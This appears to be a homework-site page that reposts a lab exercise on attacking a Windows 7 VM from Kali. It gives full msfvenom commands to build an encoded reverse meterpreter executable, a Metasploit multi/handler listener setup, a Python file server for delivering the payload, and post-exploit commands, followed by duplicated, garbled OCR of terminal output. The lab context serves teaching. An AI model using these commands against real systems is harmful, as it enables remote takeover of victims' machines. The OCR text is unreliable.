





Question: Task 3: attack a victim using msfvenom Reverse (meterpreter) shell You will use two VMs for this task (Kali as the attacker and Win 7

Task 3: attack a victim using msfvenom Reverse (meterpreter) shell
You will use two VMs for this task (Kali as the attacker and Win 7 as the victim)
1. Start windows 7 VM and create an administrator account with your name and a password.
2. Open a terminal on Kali VM
3. Type the following command to create a malicious executable file:
cd /
sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -e x86/shikata_ga_nai -f exe LHOST=InsertAttackerIPAddressHere LPORT=4444 -o YourName.exe
- What is msfvenom?
- What is a payload?
- Which IP address would you set LHOST to?
- Explain the command that you have used and the options that were used.

4. In the following steps, we are going to set up a listener on the port determined in the executable on the Kali machine by typing the below commands in the terminal, we will start by launching Metasploit, then telling Metasploit to use the generic payload handler multi/handler. Next, we will set the payload to match the one set within the executable. Lastly, we will set the LHOST and LPORT values and exploit
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST x.x.x.x
set LPORT 4444
exploit
- Capture your output.
5. the next step is to execute from the victims machine. In real life, this would require social engineering skills. For this lab we will just copy the executable to the Win 7 VM. Follow the steps below to copy the executable to the victims machine:
- Open a new terminal window on Kali and execute the following command:
cd /
python -m SimpleHTTPServer 8080
- On the victims machine, open a browser and enter the following URL:
http://InsertAttackerIPHere:8080
- This will allow you to access files from the Kali machine, download the executable to the victims desktop and run it as an administrator.
6. After running the file on the victims machine, switch to the Kali VM and to the Msfconsole terminal. You should see a meterpreter session established.
7. What is reverse (meterpreter) shell and what is the deference between reverse and bind shell?
8. You can try the following commands on the Attackers Kali machine.
- What do these commands do?
getuid
screenshot
sysinfo
- Capture the results.
- Explain three things that an attacker can do post exploit?
first picture (msfvenom) for step 3
second picture (metasploit) for step 4
 Task 3: attack a victim using msfvenom Reverse (meterpreter) shell You
will use two VMs for this task (Kali as the attacker and

+-$ nsfvenon -p windows/meterpreter/reverse_top - x86 --platform windows -e x86/shikata_sa_nai -f exe LHOST=192.168.1.106 LPORT-1446 - update.ex e Found 1 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai X86/shikata_ga_nal succeeded with size 368 (iteration) x86/shikata sa_sai chosen with Final size 368 Payload sizes 368 bytes Final size of exe filet 73802 bytes Saved ast update.exe =[ metasploit v4.17.1-dev -=[ 1788 exploits - 1018 auxiliary - 310 post [ 538 payloads 41 encoders - 10 nops -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] msf > use multi/handler msf exploit(multi/handler) > set payload windows/meterpreter/reverse_top payload => windows/meterpreter/reverse_top msf exploit(multi/handler) > set LHOST 192.168.100.4 LHOST => 192.168.100.4 msf exploit(multi/handler) > set LPORT 4444 LPORT => 4444 msf exploit(multi/handler) > run [*] Started reverse TCP handler on 192.168.100.4:4444 +-$ nsfvenon -p windows/meterpreter/reverse_top - x86 --platform windows -e x86/shikata_sa_nai -f exe LHOST=192.168.1.106 LPORT-1446 - update.ex e Found 1 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai X86/shikata_ga_nal succeeded with size 368 (iteration) x86/shikata sa_sai chosen with Final size 368 Payload sizes 368 bytes Final size of exe filet 73802 bytes Saved ast update.exe =[ metasploit v4.17.1-dev -=[ 1788 exploits - 1018 auxiliary - 310 post [ 538 payloads 41 encoders - 10 nops -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] msf > use multi/handler msf exploit(multi/handler) > set payload windows/meterpreter/reverse_top payload => windows/meterpreter/reverse_top msf exploit(multi/handler) > set LHOST 192.168.100.4 LHOST => 192.168.100.4 msf exploit(multi/handler) > set LPORT 4444 LPORT => 4444 msf exploit(multi/handler) > run [*] Started reverse TCP handler on 192.168.100.4:4444

Step by Step Solution

There are 3 Steps involved in it

1 Expert Approved Answer
Step: 1 Unlock blur-text-image
Question Has Been Solved by an Expert!

Get step-by-step solutions from verified subject matter experts

Step: 2 Unlock
Step: 3 Unlock

Students Have Also Explored These Related Databases Questions!